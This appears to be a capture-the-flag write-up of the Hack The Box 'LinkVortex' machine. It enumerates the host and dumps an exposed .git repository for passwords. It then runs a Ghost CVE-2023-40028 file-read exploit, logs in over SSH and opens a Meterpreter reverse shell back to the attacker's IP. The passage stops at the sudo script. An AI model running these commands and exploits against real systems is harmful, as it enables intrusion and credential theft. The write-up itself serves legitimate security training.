


LinkVortex



IP: 10.129.235.153

Setup Metasploit environment

```
# Open Metasploit
sudo msfconsole

# Metasploit Commands
use multi/handler
workspace -a LinkVortex
setg WORKSPACE LinkVortex
setg LHOST 10.10.14.140
setg LPORT 1337
setg SRVHOST 0.0.0.0
setg SRVPORT 9001
setg RHOST 10.129.235.153
setg RHOSTS 10.129.235.153
```

Info Gathering

Enumerate open ports

```
# Initial Port Scan
db_nmap -p 22,80 -sC -sV -O -A --open -oN LinkVortex.nmap 10.129.235.153
```

Hosts

Hosts						
=====						
address	mac	name	os_name	os_flavor	os_sp	purpose
-----	---	---	-----	-----	-----	-----
10.129.235.153		linkvortex.htb	Linux		5.X	server

Services

Services					
=====					
host	port	proto	name	state	info
-----	-----	-----	-----	-----	-----
10.129.235.153	22	tcp	ssh	open	OpenSSH 8.9p1 Ubuntu 3ubuntu0.1
10.129.235.153	80	tcp	http	open	Apache httpd

Gaining Access

In the nmap scan results a robots.txt file was found and enumerated

A robots.txt file is used to tell bots such as Google on the internet to leave the URIs off of their search results and ignore them in their scans

The use of this file may expose useful URIs of a site that may not have otherwise been found

Screenshot Evidence

```
80/tcp open  http      Apache httpd
|_http-generator: Ghost 5.58
|_http-robots.txt: 4 disallowed entries
|_/_ghost/ /p/ /email/ /r/
|_http-title: BitByBit Hardware
|_http-server-header: Apache
```

When visiting <http://10.129.235.153> in my browser I am forwarded to <http://linkvortex.htb/>
I updated my hosts file to include an entry for this resolution

```
# Edit File
sudo vim /etc/hosts
# Add Line
10.129.235.153 linkvortex.htb
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/LinkVortex]
# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
10.129.235.153 linkvortex.htb
```

This allowed me to visit the site

LINK: <http://linkvortex.htb/>

Screenshot Evidence

BitByBit Hardware

Your trusted source for detailed, easy-to-understand
computer parts info

The Power Supply

A power supply unit (PSU) converts the alternating current (AC) from your wall outlet into direct current (DC) that the computer components require. It...

Aug 5, 2024 · 2 min read

The CMOS

CMOS is a type of semiconductor technology used to store small amounts of data on the motherboard. This data includes system settings and configuratio...

May 7, 2024 · 2 min read

The Video Graphics Array

The term VGA can refer to either the Video Graphics Array specification or the physical VGA connector often used for computer video output. Below, I'll...


Apr 16, 2024 · 2 min read

There is not much on this main page. Checking Burpsuite shows a lot of URI paths but not the ones seen in robots.txt

Visiting the robots.txt URIs an admin login page is discovered. The other URIs were all 404s

LINK: <http://linkvortex.htb/ghost/#/signin>

Screenshot Evidence



The 404 pages could be the result of an incorrect vhost name being used in the webpage. I fuzzed to discover possible names

[# Discover subdomains for the site](#)

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.linkvortex.htb' -u http://10.129.235.153 -ac -c
```

This discovered a new subdomain dev.linkvortex.htb

Screenshot Evidence

```
dev [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 86ms]
:: Progress: [4989/4989] :: Job [1/1] :: 671 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
```

I added dev.linkvortex.htb to my hosts file

```
# Edit File
sudo vim /etc/hosts
# Add Line
10.129.235.153 dev.linkvortex.htb linkvortex.htb
```

Screenshot Evidence

```
1 127.0.0.1    localhost
2 127.0.1.1    kali
3 10.129.235.153 dev.linkvortex.htb linkvortex.htb
4
5 # The following lines are desirable for IPv6 capab
6 ::1          localhost ip6-localhost ip6-loopback
7 ff02::1      ip6-allnodes
8 ff02::2      ip6-allrouters
```

The robots.txt URIs did not work with this site but it did find an under contrsuction site

LINK: <http://dev.linkvortex.htb/>

Screenshot Evidence

LAUNCHING SOON

Our website is under construction. We'll be here soon with
our new and exciting site.

There are no comments or calls to other pages.
You can use ffuf to discover other possible URLs

```
# Discover URIs
```

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://dev.linkvortex.htb/FUZZ -ac -c
```

This discovers a .git URI

LINK: <http://dev.linkvortex.htb/.git/>

Screenshot Evidence

```
:: Method      : GET
:: URL         : http://dev.linkvortex.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration  : true
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.git/HEAD [Status: 200, Size: 41, Words: 1, Lines: 2, Duration: 71ms]
.git/logs/ [Status: 200, Size: 868, Words: 59, Lines: 16, Duration: 75ms]
.git [Status: 301, Size: 239, Words: 14, Lines: 8, Duration: 74ms]
.git/config [Status: 200, Size: 201, Words: 14, Lines: 9, Duration: 74ms]
.git/index [Status: 200, Size: 707577, Words: 2171, Lines: 2172, Duration: 70ms]
index.html [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 60ms]
:: Progress: [4734/4734] :: Job [1/1] :: 537 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
```

I used a git disclosure tool to obtain all files in this repo from every change

TOOL: <https://github.com/lijiejie/GitHack/blob/master/GitHack.py>

```
# Clone tool to attack machine
```

```
git clone https://github.com/lijiejie/GitHack.git
```

```
cd GitHack
```

```
# See how to use it
```

```
python3 GitHack.py
```

```
# Execuet the command
```

```
python3 GitHack.py -u http://dev.linkvortex.htb/.git/
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/LinkVortex/GitHack]
# python3 GitHack.py
```

A `.git` folder disclosure exploit. By LiJieJie

Usage: python GitHack.py http://www.target.com/.git/

```
(root@kali)-[~/HTB/Boxes/LinkVortex/GitHack]
# python3 GitHack.py -u http://dev.linkvortex.htb/.git/
[+] Download and parse index file ...
[+] .editorconfig
[+] .gitattributes
[+] .github/AUTO_ASSIGN
[+] .github/CONTRIBUTING.md
[+] .github/FUNDING.yml
[+] .github/ISSUE_TEMPLATE/bug-report.yml
[+] .github/ISSUE_TEMPLATE/config.yml
[+] .github/PULL_REQUEST_TEMPLATE.md
```

Use grep to search for credentials

```
# Filter for passwords
grep -A2 -B2 -R -i password dev.linkvortex.htb/* 2>/dev/null
```

This discovered a few possible passwords

- OctopiFociPilfer45
- thisissupersafe
- lel123456
- 12345678910

Screenshot Evidence



[illegible]

I was able to login successfully using the password I found

LINK: <http://linkvortex.htb/ghost/#/signin>


Username	Password
admin@linkvortex.htb	OctopiFociPilfer45

Screenshot Evidence



A browser add-on I use called Wappalyzer shows the Ghost version being used is Ghost v5.58


Screenshot Evidence



I ran a Google search for “ghost 5.58 exploit” and found CVE-2023-40028
I searched for a Proof on Concept and found a tool to use

REFERENCE: <https://github.com/Oxyassine/CVE-2023-40028/tree/master>

Screenshot Evidence



I downloaded the PoC and tried it out



```
# Download the PoC
wget https://raw.githubusercontent.com/0xyassine/CVE-2023-40028/refs/heads/master/CVE-2023-40028.sh

# See how to use it
chmod +x CVE-2023-40028.sh
```

The exploit needs to be modified because I am not defining the URL in the command line arguments. I hardcoded them into the script then executed the exploit which is an LFI

```
# Run the exploit
./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
```

Screenshot Evidence



```
(root@kali)-[~/HTB/Boxes/LinkVortex]
# ./CVE-2023-40028.sh -u "admin@linkvortex.htb" -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
file> |
[HTB] 0:ovpn 1:msf 2:util* 3:bash-
```

I listed users in the /etc/passwd file but was unable to get SSH keys for any users likely because of correct permissions

I checked the Ghost documentation looking for a config file that may have credential information or environment variables

REFERENCE: <https://ghost.org/docs/config/>

They listed a couple files I want to read

1. config.development.json
2. config.production.json

Screenshot Evidence



Check out the official install guide

The configuration files reflect the enviro

- `config.development.json`
- `config.production.json`

Ghost in development

If you would like to start Ghost in develo

I checked my git repo for those files and it gave me a location

```
# Filter for those file names to identify location
grep -R 'config' ~/HTB/Boxes/LinkVortex/GitHack/dev.linkvortex.htb/*
```

Screenshot Evidence

```
(root@kali)~[~/HTB/Boxes/LinkVortex/GitHack/dev.linkvortex.htb]
# grep -R 'config' ~/HTB/Boxes/LinkVortex/GitHack/dev.linkvortex.htb/*
root/HTB/Boxes/LinkVortex/GitHack/dev.linkvortex.htb/Dockerfile.ghost:# Copy the config
root/HTB/Boxes/LinkVortex/GitHack/dev.linkvortex.htb/Dockerfile.ghost:COPY config.production.json /var/lib/ghost/config.production.json
```

I ran the exploit against that file and found another set of credentials

```
# CVE File Command
/var/lib/ghost/config.production.json
```

Username	Password
bob@linkvortex.htb	fibber-talented-worth

Screenshot Evidence

```

        "maxWait": 604800000,
        "freeRetries": 5000
    },
    },
    "mail": {
        "transport": "SMTP",
        "options": {
            "service": "Google",
            "host": "linkvortex.htb",
            "port": 587,
            "auth": {
                "user": "bob@linkvortex.htb",
                "pass": "fibber-talented-worth"
            }
        }
    }
}
file> |
[HTB] 0:ovpn 1:msf 2:util* 3:bash-

```

I was able to successfully login with those credentials and read the user flag

```

# SSH into device
ssh bob@linkvortex.htb
Password: fibber-talented-worth

# Read the user flag
cat ~/user.txt
#RESULTS
25955b985de29c1c9de0f4a7ce3969f0

```

Screenshot Evidence

```


To restore this content, you can run the 'unminimize' command.
Last login: Tue Dec  3 11:41:50 2024 from 10.10.14.62
bob@linkvortex:~$ id
uid=1001(bob) gid=1001(bob) groups=1001(bob)
bob@linkvortex:~$ hostname
linkvortex
bob@linkvortex:~$ hostname -I
10.129.235.153 172.17.0.1 172.20.0.1
bob@linkvortex:~$ cat ~/user.txt
25955b985de29c1c9de0f4a7ce3969f0
bob@linkvortex:~$ |
[HTB] 0:ovpn 1:msf 2:util* 3:bash-

```

I then used an SSH session in Metasploit and upgraded it to a Meterpreter

```
# Metasploit Commands
search ssh_login
use scanner/ssh/ssh_login
set USERNAME bob
set PASSWORD fibber-talented-worth
run -j
sessions -u 1
```

Screenshot Evidence



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.140:1337
[*] Sending stage (1017704 bytes) to 10.129.235.153
[*] Meterpreter session 2 opened (10.10.14.140:1337 → 10.129.235.153:37278)
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) >
```

USER FLAG: 25955b985de29c1c9de0f4a7ce3969f0


PrivEsc

I checked my sudo permissions and see I am able to execute a bash script without a password as anyone including root

```
# Read sudo permissions
sudo -l

# Can execute below command
/usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

Screenshot Evidence



```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
bob@linkvortex:~$ |
[HTB] 0:ovpn 1:msf 2:util* 3:bash-
```

View the contents of the script `/opt/ghost/clean_symlink.sh`

```
# Read file
cat /opt/ghost/clean_symlink.sh
```

Screenshot Evidence

```

bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
    CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
    /usr/bin/echo "! First argument must be a png file !"
    exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
    LINK_NAME=$(/usr/bin/basename $LINK)
    LINK_TARGET=$(/usr/bin/readlink $LINK)
    if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
        /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
        /usr/bin/unlink $LINK
    else
        /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
        /usr/bin/mv $LINK $QUAR_DIR/
        if $CHECK_CONTENT;then
            /usr/bin/echo "Content:"
            /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
        fi
    fi
fi

```

